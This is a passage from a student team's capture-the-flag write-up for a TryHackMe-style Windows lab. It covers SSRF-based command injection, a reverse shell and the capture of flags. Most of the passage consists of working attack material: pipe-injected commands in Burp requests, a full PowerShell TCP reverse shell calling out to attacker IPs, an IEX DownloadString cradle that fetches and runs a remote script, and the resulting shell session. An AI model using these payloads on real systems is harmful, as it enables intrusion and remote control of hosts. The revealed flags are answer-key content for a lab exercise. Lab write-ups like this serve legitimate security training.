AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69
Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v*=v3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10
11

```

```

Response
Pretty Raw Hex Render ⌂ \n ⌂
134 <!--
135 function lhook(id) {
136   var e = document.getElementById(id);
137   if(e.style.display == 'block')
138     e.style.display = 'none';
139   else
140     e.style.display = 'block';
141   //-->
142   </script>
143   <html>
144   <body>
145     <b>
146       My name is:
147     </b>
148     <pre>
149       EquinoxHalo
150     </pre>
151
152
153
154
155
156
157
158
159
160
161
162

```



In the repeater tab, we try to insert pipeline in our parameter to see the directories. We get to see them in the response.

```

Request
Pretty Raw Hex ⌂ \n ⌂
1 GET /?r=
http://internal.ironcorp.me:11025/name.php?name=Halo|dir|
HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69
Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v*=v3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10
11

```

```

Response
Pretty Raw Hex Render ⌂ \n ⌂
143 </script>
144 <html>
145
146 <body>
147   <b>
148     My name is:
149   </b>
150   <pre>
151     Volume in drive E is New Volume
152     Volume Serial Number is DE7B-E159
153
154     Directory of E:\xampp\htdocs\internal
155
156     04/11/2020  09:11 AM    <DIR>
157
158     04/11/2020  09:34 AM    131 index.php
159     04/11/2020  09:34 AM    142 name.php
160     3 File(s)          326 bytes
161     2 Dir(s)   1,468,588,032 bytes free
162   </pre>

```

When we use pipeline to view ipconfig, we can see the configuration values as well.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane displays a GET request with the URL `http://internal.ironcorp.me:11025/name.php?name=Halo|ipconfig`. The 'Response' pane shows the captured output, which includes the following text:

```
My name is:  
</b>  
<pre>  
Windows IP Configuration  
  
Ethernet adapter Ethernet:  
  
Connection-specific DNS Suffix . :  
eu-west-1.compute.internal  
Link-local IPv6 Address . . . . . :  
fe80::909d:dca:8718:6746%4  
IPv4 Address. . . . . : 10.10.72.171  
Subnet Mask . . . . . : 255.255.0.0  
Default Gateway . . . . . : 10.10.0.1  
  
Tunnel adapter isatap.eu-west-1.compute.internal:  
  
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . :  
eu-west-1.compute.internal  
</pre>  
</body>  
</html>  
<!DOCTYPE HTML>  
<html>  
<head>  
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />  
</head>  
<body>
```

At the bottom of the response pane, there are two search fields: one for the left pane and one for the right pane, both with "0 matches". The status bar at the bottom indicates "3,615 bytes | 556 millis".

Final Result:

After a few trials and errors, Kar Kin figured out that the webpage is vulnerable to SSRF attacks.

Step 4: Privilege Escalation

Answer the questions below

user.txt

Answer format: ***{*****}

Submit

root.txt

Answer format: ***{*****}

Submit

Members Involved: Chan Kar Kin, Ang Jin Nan, Ng Yun Shi, Tai Qi Tong

Tools used: Kali Linux, Firefox

Thought Process and Methodology and Attempts:

Open a new file and name it as shell.ps1. Paste the reverse shell command that have found from Github into the shell.ps1 file.

The screenshot shows a browser window with the URL [https://raw.githubusercontent.com/vulware/powershell-reverse-shell-/master/powershell tcp reverse shell.ps1](https://raw.githubusercontent.com/vulware/powershell-reverse-shell-/master/powershell%20tcp%20reverse%20shell.ps1). The page contains the PowerShell script for a TCP reverse shell. The script uses a TCP client to connect to an external host and reads data from the stream. It then sends back the received data to the client. The script also handles file operations like reading and writing files.

```
$client = New-Object System.Net.Sockets.TCPClient('52.66.18.212',8000);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i);$sendback = [iex $data] 2>&1 | Out-String };$sendback2 = $sendback + 'PS ' + (pwd).Path + '> '$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();$client.Close()#sm=(New-Object Net.Sockets.TCPClient('192.168.254.1',55551)).GetStream();[byte[]]$bt=0..65535|%{0};while(($i=$sm.Read($bt,0,$bt.Length)) -ne 0){$d=(New-Object Text.ASCIIEncoding).GetString($bt,0,$i);$st=[(text.encoding]::ASCII).GetBytes(([iex $d] 2>&1));$sm.Write($st,0,$st.Length)}
```

Edit the IP address to the attack machine IP address and the port number to the listener port.

The screenshot shows a terminal window titled "1211100925@kali:~". The user is in a nano editor, editing a file named "shell2.ps1". The script contains the PowerShell code for a TCP reverse shell, with the IP address and port number changed to "10.18.31.23" and "4444" respectively. The terminal window also shows various keyboard shortcuts at the bottom.


```
GNU nano 5.9          shell2.ps1
$client = New-Object System.Net.Sockets.TCPClient('10.18.31.23',4444);$stream>
```

^G Help	^O Write Out	^W Where Is	^K Cut	^T Execute
^X Exit	^R Read File	^V Replace	^U Paste	^J Justify

Start the python server and the nc listener. Decode the command “powershell IEX (New-Object Net.WebClient).DownloadString('http://YOUR-IP ADDRESS:8000/shell.ps1”) which will be send to the server later.

```
(1211100925㉿kali)-[~]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
(1211100925㉿kali)-[~]
└─$ nc -lvpn 4444
listening on [any] 4444 ...
```




URL Decoder/Encoder

```
powershell%20IEX%20(New-Object%20Net.WebClient).DownloadString(%27http%3A%2F%2F10.18.31.23%3A8000%2Fshell2.ps1%27)%0A%0A
```

Decode

Encode

Enter “<http://internal.ironcorp.me:11025/name.php?name=Equinox|>” and paste the command that decoded just now, “powershell%20IEX%20(New-Object%20Net.WebClient).DownloadString(%27http%3A%2F%2F10.18.31.23%3A8000%2Fshell2.ps1%27)%0A%0A” after the link. Paste it to the search bar and press submit query.



The python server and listener successfully connected with the authority system.

```
(1211100925㉿kali)-[~]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.212.68 - - [02/Aug/2022 23:39:58] "GET /shell2.ps1 HTTP/1.1" 200 -
```

```
File Actions Edit View Help

(1211100925㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.18.31.23] from (UNKNOWN) [10.10.212.68] 49683
ls

Directory: E:\xampp\htdocs\internal

Mode LastWriteTime Length Name
-- -- -- -- --
-a 3/27/2020 8:38 AM 53 .htaccess
-a 4/11/2020 9:34 AM 131 index.php
-a 4/11/2020 9:34 AM 142 name.php
```

Change the file location to C:/Users/Administrator/Desktop. A user.txt is shown. Use the cat command to view the content of user.txt. The first flag appeared.

```
PS E:\xampp\htdocs\internal> cd C:/Users/Administrator/Desktop
PS C:\Users\Administrator\Desktop> ls

0:8000/) ...
ell2.ps1 http://1.1.200

Mode          LastWriteTime    Length Name
--          --          --          --
-a---        3/28/2020 12:39 PM      37 user.txt

0:{ PS C:\Users\Administrator\Desktop> cat user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\Users\Administrator\Desktop> ls
```

Went back to directory C:\, use the command “get-acl” to check the permissions of SuperAdmin. Use the cat command to view the root.txt. The last flag appeared.

```
PS C:\> ls

Directory: C:\

Mode          LastWriteTime    Length Name
--          --          --          --
d---        4/11/2020 11:27 AM      inetpub
d---        4/11/2020  8:11 AM      IObit
d---        4/11/2020 12:45 PM      PerfLogs
d-r---
```

```

PS C:\> cd Users
PS C:\Users> ls

    Directory: C:\Users

Mode                LastWriteTime         Length Name
—
d-----        4/11/2020  4:41 AM           0 Admin
d-----        4/11/2020 11:07 AM          16K Administrator
d-----        4/11/2020 11:55 AM          16K Equinox
d-r---        4/11/2020 10:34 AM          16K Public
d-----        4/11/2020 11:56 AM          16K Sunlight
d-----        4/11/2020 11:53 AM          16K SuperAdmin
d-----        4/11/2020  3:00 AM           0 TEMP

PS C:\Users> cd SuperAdmin
PS C:\Users\SuperAdmin> ls

```

Use the cat command to view the root.txt. The last flag appeared.

```

PS C:\> get-acl C:/Users/SuperAdmin | fl

Path      : Microsoft.PowerShell.Core\FileSystem::C:\Users\SuperAdmin
Owner     : NT AUTHORITY\SYSTEM
Group     : NT AUTHORITY\SYSTEM
Access    : BUILTIN\Administrators Deny  FullControl
            S-1-5-21-297466380-2647629429-287235700-1000 Allow  FullControl
Audit     :
Sddl      : O:SYG:SYD:PAI(D;OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-297466380-264762942
             9-287235700-1000)

PS C:\> cat C:/Users/SuperAdmin/Desktop/root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\>

```

Paste both of the flags into the answer column.

Answer the questions below

user.txt

thm{09b408056a13fc222f33e6e4cf599f8c}

Correct Answer

root.txt

thm{a1f936a086b367761cc4e7dd6cd2e2bd}

Correct Answer

Final Result:

Jin Nan successfully accessed both user.txt and root.txt. She placed the flags into the TryHackMe site and got the confirmation.

Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	Name	Contribution	Signatures
1211102630	Chan Kar Kin	Figure out that the webpage uses ssrf exploits.	
1211100925	Ang Jin Nan	Gain reverse shell. Found user and root flags.	
1211103311	Ng Yun Shi	Found username and password for web page authentication.	
1211102777	Tai Qi Tong	Did recon. Found open ports.	

NOTE: IT IS IMPORTANT EACH MEMBER CONTRIBUTES IN SOME WAY AND ALL MEMBERS MUST SIGN TO ACKNOWLEDGE THE CONTRIBUTIONS! DO NOT GIVE FREELOADERS THE FLAGS AS THEY DON'T DESERVE THE MARKS. DO NOT SHARE THE FLAGS WITH OTHER GROUPS AS WELL!

Attach the video link at the end of the report:

VIDEO LINK: https://www.youtube.com/watch?v=DH_-bf7A6x8